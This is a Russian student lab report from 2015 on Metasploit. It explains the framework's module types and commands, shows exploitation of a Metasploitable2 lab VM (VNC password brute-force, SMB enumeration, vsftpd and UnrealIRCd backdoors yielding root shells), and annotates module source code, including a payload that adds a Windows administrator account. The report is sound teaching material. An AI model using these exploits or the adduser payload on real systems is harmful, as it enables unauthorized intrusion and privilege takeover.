

Отчет по лабораторной работе №5 : Инструмент тестов на проникновение metasploit

Бусаров Владислав

2015

Содержание

1	Цель работы	2
2	Ход работы, теория	2
2.1	Используя документацию изучить основные понятия auxiliary, payload, exploit, shellcode, nop, encoder	2
2.2	Запуск msfconsole	2
2.3	Базовые команды	3
2.4	Команды по работе с эксплойтом	3
2.5	Команды по работе с БД	4
2.6	GUI оболочка Armitage	4
2.7	GUI веб-клиент	5
3	Ход работы, практика	6
3.1	Подключиться к VNC-серверу, получить доступ к консоли	6
3.2	Получить список директорий в общем доступе по протоколу SMB	6
3.3	Получить консоль используя уязвимость в vsftpd	6
3.4	Получить консоль используя уязвимость в irc	7
3.5	Armitage Nail Mary	8
3.6	Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит	9
4	Выводы	17

1 Цель работы

Изучить варианты использования metasploit.

2 Ход работы, теория

2.1 Используя документацию изучить основные понятия auxiliary, payload, exploit, shellcode, nop, encoder

- auxiliary - модули, которые используются для различных целей, например, сканирование портов, DoS атаки, и даже фаззинг.
- payload - модули, код, которых может быть выполнен на целевой машине после удачного выполнения эксплойта. Зачастую строят канал между metasploit и целевой машиной.
- exploit - модули, которые взламывают целевую машину, после чего на ней выполняется payload, который предоставляет доступ к командной строке.
- shellcode - это двоичный исполняемый код, который обычно передаёт управление консоли, например `'/bin/sh'` Unix shell, `command.com` в MS-DOS и `cmd.exe` в операционных системах Microsoft Windows. Код оболочки может быть использован как полезная нагрузка эксплойта, обеспечивая взломщику доступ к командной оболочке (англ. shell) в компьютерной системе.
- nop - модули, которые генерируют команду процессору ничего не делать, обычно используются для переполнения буфера.
- encoder - модули, для кодирования payload'ов, во время выполнения декодируются. Для кодирования используется, например, алгоритм XOR.

2.2 Запуск msfconsole

Запустим msfconsole и узнаем список допустимых команд (help).

При вводе команды help, можно посмотреть список доступных команд. Перечислять все не имеет смысла, какие-то описаны ниже, а какие-то мы уже знаем.

Фреймворк Metasploit обладает тремя рабочими окружениями: msfconsole, msfcli и msfweb. Основным и наиболее предпочтительным из трех перечисленных вариантов является первый - msfconsole. Это окружение представляет из себя эффективный интерфейс командной строки со своим собственным набором команд и системным окружением.

2.3 Базовые команды

- `search <keyword>` - запустив команду `search` без указания ключевых слов, выводится список всех доступных эксплоитов. Если значение `<keyword>` имеет имя определенного сплоита, то этой командой ищем такой в базе данных системы.
- `info <type> <name>` - если нужна конкретная и полная информация о каком-либо эксплоите или `payload`'е, можно применить команду `info`. Например, нужно подробное описание `payload`'а `winbind`. Тогда необходимо набрать в командной строке `info payload winbind` и получить справочную информацию по нему.
- `load, unload` - команда используется для загрузки/удаления плагинов.
- `use <exploit_name>` - команда говорит Фреймворку Metasploit запустить эксплоит с указанным конкретным именем.
- `setg <var> <val>`, `unsetg <var>` - задание значения глобальной переменной `<var>` и наоборот.
- `show` - команда используется для просмотра опций или модулей.
- `exit` - выход.

2.4 Команды по работе с эксплоитом

Для работы с эксплоитом используются следующие команды:

- `show exploits` - указав команду `show exploits`, получим список всех доступных на данный момент эксплоитов. Имеются версии последних под различные платформы и приложения, включая Windows, Linux, IIS, Apache и так далее. Это поможет понять работу фреймворка Metasploit и почувствовать его гибкость и эффективность.
- `show options` - набрав в командной строке `show options`, будет выведет список опций, которые можно использовать. Каждый эксплоит или `payload` имеет свой собственный набор опций, который можно использовать при работе с ними.
- `exploit` - запускает эксплоит. Есть другая версия этой команды - `rexploit`, которая перезагружает код запущенного эксплоита и запускает его вновь. Эти две команды помогают работать с эксплоитами с минимальными усилиями, без перезапуска консоли.
- `set RHOST <hostname_or_ip>` - указываем этой командой Metasploit определенный хост в сети для его изучения. Хост можно задать как по его имени, так и по IP-адресу.

- `set RPORT <host_port>` - задает для Metasploit порт удаленной машины, по которому фреймворк должен подключиться к указанному хосту
- `set payload <generic/shell_bind_tcp>` - команда указывает имя payload'a, который будет использоваться.
- `set LPORT <local_port>` - задаем номер порта для payload'a на сервере, на котором был выполнен эксплоит. Это важно, так как номер этого порта открыт именно на сервере (он не может быть использован никакими другими службами этого сервера и не резервируется для административных нужд). Советую назначать такой номер из набора четырех случайных цифр, порядок которых начинается с 1024. И тогда у вас все будет хорошо. Также стоит упомянуть, что необходимо менять номер порта каждый раз, когда успешно запущен эксплоит на удаленной машине.

2.5 Команды по работе с БД

- `db_connect` - подключение к базе данных.
- `db_status` - проверка состояния базы данных.
- `db_host` - просмотр списка хостов в файле базы данных.
- `db_del_host` - удалить какой-либо хост из базы данных.
- `db_rebuild_cache` - пересобирает кэш.

2.6 GUI оболочка Armitage

Armitage является графической оболочкой для фреймворка Metasploit, значительно упрощающей работу с ним. С помощью Armitage можно представлять хосты-цели в визуальном режиме, получать подсказки о рекомендуемых эксплоитах в каждом конкретном случае.

Для опытных пользователей Armitage предлагает возможности удаленного управления и совместной работы с Metasploit.

Запустим и протестируем работу Armitage. Укажем начальные параметры, как на рисунке 1. Далее жмем Connect.

После запуска введем IP атакующей машины. Проведем эксперимент из пункта 2.2.1. Для этого в боковом меню найдем необходимую auxiliary (`vnc_login`) и укажем настройки. Далее нажимаем Launch. Результат выполнения успешен и представлен на рисунке 2.




Рис. 1: Настройки подключения к armitage




Рис. 2: Настройки подключения к armitage

2.7 GUI веб-клиент

После попытки регистрации получил письмо с текстом:


Thank you for your interest in Metasploit. In order to comply with United

States export control regulations, all requests for Metasploit Community and Metasploit Pro outside of the United States or Canada must be reviewed by Rapid7 to determine if you are a restricted government end-user or otherwise ineligible to receive a product license key.

3 Ход работы, практика

3.1 Подключиться к VNC-серверу, получить доступ к консоли

- Просканируем порты на гостевой ОС metasploitable2 Введем команду: `nmap 192.168.0.100 -sV`



```
5432/tcp open  postgresql      PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc              VNC (protocol 3.3)
59000/tcp open  X11              (access denied)
```

Рис. 3: Поиск vnc сервиса

Откуда видно, что VNC сервер работает с портом 5900 и название сервиса - VNC (protocol 3.3)(см. рисунок 3)

- В msfconsole воспользуемся командой `search "VNC (protocol 3.3)"`

Как видно из рисунка 4 присутствуем много эксплоитов. По каждому можно получить информацию командой `info <exploit_name>`

- Воспользуемся `auxiliary/scanner/vnc/vnc_login`

Для этого введем команду `use auxiliary/scanner/vnc/vnc_login`

Установим необходимые параметры `set RHOSTS 192.168.0.100`

Запустим exploit - `exploit`

Результат на рисунке 5.

- Теперь, зная пароль запустим `vncviewer`

Команда: `vncviewer 192.168.0.100:5900`

Результат а рисунке 6

3.2 Получить список директорий в общем доступе по протоколу SMB

Для данной операции выберем `auxiliary: auxiliary/scanner/smb/smb_enumshares`

Результат выполнения представлен на рисунке 7

3.3 Получить консоль используя уязвимость в vsftpd

Для данной операции выберем exploit: `exploit/unix/ftp/vsftpd_234_backdoor`

Результат на рисунке 8 и 9

```

Файл  Правка  Вид  Поиск  Терминал  Справка

msf > search "VNC (protocol 3.3)"

Matching Modules
=====

   Name                                          Disclosure Date  Rank    Description
   ----                                          -
   auxiliary/admin/vnc/realvnc_41_bypass        2006-05-15       normal  RealVNC NULL Authentication Mode Bypass
   auxiliary/scanner/vnc/vnc_login              normal          VNC Authentication Scanner
   auxiliary/scanner/vnc/vnc_none_auth          normal          VNC Authentication None Detection
   auxiliary/server/capture/vnc                 normal          Authentication Capture: VNC
   exploit/multi/vnc/vnc_keyboard_exec          2015-07-10       great   VNC Keyboard Remote Code Execution
   exploit/windows/browser/maxthon_history_xcs  2012-11-26       excellent Maxthon 3 about:history XCS Trusted Zone Code Execution
   exploit/windows/http/ibm_tsm_cad_header      2007-09-24       good    IBM Tivoli Storage Manager Express CAD Service Buffer Overflow
   exploit/windows/vnc/realvnc_client           2001-01-29       normal  RealVNC 3.3.7 Client Buffer Overflow
   exploit/windows/vnc/ultravnc_client          2006-04-04       normal  UltraVNC 1.0.1 Client Buffer Overflow
   exploit/windows/vnc/ultravnc_viewer_bof      2008-02-06       normal  UltraVNC 1.0.2 Client (vncviewer.exe) Buffer Overflow
   exploit/windows/vnc/winvnc_http_get          2001-01-29       average WinVNC Web Server GET Overflow

```

Рис. 4: Поиск эксплоитов vnc

```

msf auxiliary(vnc_login) > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set RHOSTS 192.168.0.100
RHOSTS => 192.168.0.100
msf auxiliary(vnc_login) > exploit
[*] 192.168.0.100:5900 - Starting VNC login sweep
[+] 192.168.0.100:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) >

```

Рис. 5: vnc exploit

3.4 Получить консоль используя уязвимость в irc

Выберем эксплоит exploit/unix/irc/unreal_ircd_3281_backdoor

Результат выполнения на рисунке 10 и 11




Рис. 6: vncviewer

```

Console X scanner/vnc/vnc_login X
[*] 192.168.0.100:5900 - Starting VNC login sweep
[+] 192.168.0.100:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > exploit
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: RHOSTS.
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.0.100
RHOSTS => 192.168.0.100
msf auxiliary(smb_enumshares) > exploit
[+] 192.168.0.100:139 - print$ - (DISK) Printer Drivers
[+] 192.168.0.100:139 - tmp - (DISK) oh noes!
[+] 192.168.0.100:139 - opt - (DISK)
[+] 192.168.0.100:139 - IPC$ - (IPC) IPC Service (metasploitable server (Samba 3.0.20-Debian))
[+] 192.168.0.100:139 - ADMIN$ - (IPC) IPC Service (metasploitable server (Samba 3.0.20-Debian))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >

```

Рис. 7: smb enumshares

3.5 Armitage Hail Mary

Запустим Armitage. Выберем в качестве жертвы хост 192.168.0.100 и в меню Attacks->Hail Mary. После запуска функция hail mary проводит "умную" атаку. Результат выполнения атаки представлен на рисунке 12.


```
msf exploit(vsftpd_234_backdoor) > set LHOST 192.168.0.102
LHOST => 192.168.0.102
msf exploit(vsftpd_234_backdoor) > set LPORT 17935
LPORT => 17935
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.0.100
RHOST => 192.168.0.100
msf exploit(vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job.
[*] Banner: 220 (vsFTPD 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.0.102:54839 -> 192.168.0.100:6200) at 2015-09-24 02:52:
msf exploit(vsftpd_234_backdoor) > |
```

Рис. 8: vsftpd 234 backdoor

```
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0e:e0:29
          inet addr:192.168.0.100  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0e:e029/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3568 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4237 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:259155 (253.0 KB)  TX bytes:1891041 (1.2 MB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:38223 errors:0 dropped:0 overruns:0 frame:0
          TX packets:38223 errors:0 dropped:0 overruns:0 carrier:0
$
```

Рис. 9: vsftpd 234 backdoor

3.6 Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит

Путь к модулям: /usr/share/metasploit-framework/modules/.

Путь к файлам фреймворка: /usr/share/metasploit-framework/metasploit/framework/.

Путь к ядру: /usr/share/metasploit-framework/msf/core.

- Рассмотрим модуль auxiliary для brute-force сканирования логина

```
Console X scanner/vnc/vnc_login X exploit X exploit X
LPORT => 8159
msf exploit(unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.100
RHOST => 192.168.0.100
msf exploit(unreal_ircd_3281_backdoor) > exploit -j
[*] Exploit running as background job.
[*] Started reverse double handler
[*] Connected to 192.168.0.100:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 57X9gB3YduQeAiW9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "57X9gB3YduQeAiW9\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.0.102:8159 -> 192.168.0.100:46297) at 2015-09-24 03:07:
msf exploit(unreal_ircd_3281_backdoor) >
```

Рис. 10: irc backdoor

по протоколу ftp - `auxiliary/scanner/ftp/ftp_login`.

Путь к файлу: `/usr/share/metasploit-framework/modules/auxiliary/scanner/ftp/ftp_login`

В самом начале определяются описываются зависимости от модулей:

```
require 'msf/core' # ядро msf
require 'metasploit/framework/credential_collection' # класс для хранения учетных данных
require 'metasploit/framework/login_scanner/ftp' # ftp сканер
```

Далее следует описание класса, наследуемого от `Msf::Auxiliary`.

```
class Metasploit3 < Msf::Auxiliary
```

Затем добавляются чтобы добавить методы экземпляра класса, для этого прописываются команды `include` соответствующих модулей:

```
include Msf::Exploit::Remote::Ftp
include Msf::Auxiliary::Scanner
include Msf::Auxiliary::Report
include Msf::Auxiliary::AuthBrute
```

```
Console X scanner/vnc/vnc_login X exploit X exploit X Shell 3 X
$ ipconfig
sh: line 5: ipconfig: command not found
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0e:e0:29
          inet addr:192.168.0.100  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0e:e029/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4711 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6249 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:343753 (335.6 KB)  TX bytes:1877733 (1.7 MB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:44634 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44634 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:51788529 (49.3 MB)  TX bytes:51788529 (49.3 MB)

$
```

Рис. 11: irc backdoor

В методе initialize прописываются описание модуля:

```
super(
  'Name'          => 'FTP Authentication Scanner',
  'Description'   => %q{
    This module will test FTP logins on a range of machines and
    report successful logins.  If you have loaded a database plugin
    and connected to a database this module will record successful
    logins and hosts so you can track your access.
  },
  'Author'        => 'toddb',
  'References'    =>
    [
      [ 'CVE', '1999-0502'] # Weak password
    ],
  'License'       => MSF_LICENSE
)
```

А так же опции:

```
register_options(
```

```
Console X scanner/vnc/vnc_login X exploit X exploit X Hail Mary X
[*] Listing sessions...
msf > sessions -v

Active sessions
=====

Session ID: 4
  Type: shell unix
  Info:
  Tunnel: 192.168.0.102:21906 -> 192.168.0.100:40579 (192.168.0.100)
  Via: exploit/multi/samba/usermap_script
  UUID:
  MachineID:
  CheckIn: <none>
  Registered: No

Session ID: 5
  Type: shell unix
  Info:
  Tunnel: 192.168.0.102:20513 -> 192.168.0.100:57721 (192.168.0.100)
  Via: exploit/multi/samba/usermap_script
  UUID:
  MachineID:
  CheckIn: <none>
  Registered: No

msf >
```

Рис. 12: Armitage Hail Mary

```
[
  Opt::Proxies,
  Opt::RPORT(21),
  OptBool.new('RECORD_GUEST', [ false, "Record anonymous/guest logins to t
], self.class)

register_advanced_options(
  [
    OptBool.new('SINGLE_SESSION', [ false, 'Disconnect after every login att
  ]
)

deregister_options('FTPUSER','FTPPASS') # Can use these, but should use 'use
@accepts_all_logins = {}
```

Далее следует метод `run_host`, который и производит сканирова-

ние. Сначала выводится информация, что сканирование началось:

```
print_status("#{ip}:#{rport} - Starting FTP login sweep")
```

Создаются экземпляры учетных данных и сканера:

```
cred_collection = Metasploit::Framework::CredentialCollection.new(
  blank_passwords: datastore['BLANK_PASSWORDS'],
  pass_file: datastore['PASS_FILE'],
  password: datastore['PASSWORD'],
  user_file: datastore['USER_FILE'],
  userpass_file: datastore['USERPASS_FILE'],
  username: datastore['USERNAME'],
  user_as_pass: datastore['USER_AS_PASS'],
  prepended_creds: anonymous_creds
)

cred_collection = prepend_db_passwords(cred_collection)

scanner = Metasploit::Framework::LoginScanner::FTP.new(
  host: ip,
  port: rport,
  proxies: datastore['PROXIES'],
  cred_details: cred_collection,
  stop_on_success: datastore['STOP_ON_SUCCESS'],
  bruteforce_speed: datastore['BRUTEFORCE_SPEED'],
  max_send_size: datastore['TCP::max_send_size'],
  send_delay: datastore['TCP::send_delay'],
  connection_timeout: 30,
  framework: framework,
  framework_module: self,
)
```

И непосредственно сканирование:

```
scanner.scan! do |result|
  credential_data = result.to_h
  credential_data.merge!(
    module_fullname: self.fullname,
    workspace_id: myworkspace_id
  )
  if result.success?
    credential_core = create_credential(credential_data)
```

```

        credential_data[:core] = credential_core
        create_credential_login(credential_data)

        print_good "#{ip}:#{rport} - LOGIN SUCCESSFUL: #{result.credential}"
      else
        invalidate_login(credential_data)
        vprint_error "#{ip}:#{rport} - LOGIN FAILED: #{result.credential} (#{res}"
      end
    end
  end
end

```

- Далее рассмотрим exploit - vsftpd_234_backdoor.

Путь: /usr/share/metasploit-framework/modules/exploit/unix/ftp/vsftd_234_backdoor

Здесь все аналогично, остановимся на логике эксплоита.

Сначала происходит попытка подключения по порту 6200.

```

nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
  if nsock
    print_status("The port used by the backdoor bind listener is already open")
    handle_backdoor(nsock)
    return
  end
end

```

Далее, если сокет открыт на ftp сервер отправляется случайный пользователь и пароль, так же осуществляются проверки на доступ только анонимным пользователям и на ответ сервера:

```

sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:\r\n")
resp = sock.get_once(-1, 30).to_s
print_status("USER: #{resp.strip}")

if resp =~ /^530 /
  print_error("This server is configured for anonymous only and the backdoor")
  disconnect
  return
end

if resp !~ /^331 /
  print_error("This server did not respond as expected: #{resp.strip}")
  disconnect
  return
end

sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")

```

Далее не получая ответа на ввод пароля просто пытаемся запустить backdoor:

```
nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
  if nsock
    print_good("Backdoor service has been spawned, handling...")
    handle_backdoor(nsock)
    return
  end
```

Payload запускается в методе handle_backdoor:

```
def handle_backdoor(s)

  s.put("id\n")

  r = s.get_once(-1, 5).to_s
  if r !~ /uid=/
    print_error("The service on port 6200 does not appear to be a shell")
    disconnect(s)
    return
  end

  print_good("UID: #{r.strip}")

  s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
  handler(s)
end
```

- Рассмотрим payload - windows/adduser.

Данный payload создает пользователя в системе windows, с заранее заданными настройками.

Путь: /usr/share/metasploit-framework/modules/payload/singles/windows/adduser.rb.

Сначала прописаны опции:

```
register_options(
  [
    OptString.new('USER', [ true, "The username to create", "metasploit"
    OptString.new('PASS', [ true, "The password for this user", "Metasploit$
    OptString.new('CUSTOM', [ false, "Custom group name to be used instead o
    OptBool.new('WMIC', [ true, "Use WMIC on the target to resolve administr
  ], self.class)
```

```

register_advanced_options(
  [
    OptBool.new("COMPLEXITY", [ true, "Check password for complexity rules",
    ], self.class)

```

Далее в зависимости от введенных опций генерируется код который должен быть запущен на компьютере жертве в командной строке:

```

def command_string
  user = datastore['USER'] || 'metasploit'
  pass = datastore['PASS'] || ''
  cust = datastore['CUSTOM'] || ''
  wmic = datastore['WMIC']
  complexity= datastore['COMPLEXITY']

  if(pass.length > 14)
    raise ArgumentError, "Password for the adduser payload must be 14 characters"
  end

  if complexity and pass !~ /\A^.*((?=. {8,})(?=.*[a-z])(?=.*[A-Z])(?=.*[\d\W]))
    raise ArgumentError, "Password: #{pass} doesn't meet complexity requirements"
  end

  if not cust.empty?
    print_status("Using custom group name #{cust}")
    return "cmd.exe /c net user #{user} #{pass} /ADD && " +
      "net localgroup \"#{cust}\" #{user} /ADD"
  elsif wmic
    print_status("Using WMIC to discover the administrative group name")
    return "cmd.exe /c \"FOR /F \"usebackq tokens=2* skip=1 delims==\" \" +
      \"%G IN ('wmic group where sid='S-1-5-32-544' get name /Value'); do \" +
      \"FOR /F \"usebackq tokens=1 delims==\" %X IN ('echo %G'); do \" +
      \"net user #{user} #{pass} /ADD && \" +
      \"net localgroup \"%X\" #{user} /ADD\"\"
  else
    return "cmd.exe /c net user #{user} #{pass} /ADD && \" +
      \"net localgroup Administrators #{user} /ADD\"
  end
end

```


4 Выводы

После выполнения работы были изучены основные принципы работы с metasploit-framework, в основном через интерфейс msfconsole. Так же пришлось поработать через интерфейс armitage. С практической стороны были изучены методы сканирования хостов и получения к ним доступа, рассмотрены типичные атаки. Изучены основы программирования эксплоитов, код некоторых модулей. Очень понравилось работать с данной лабораторной работой!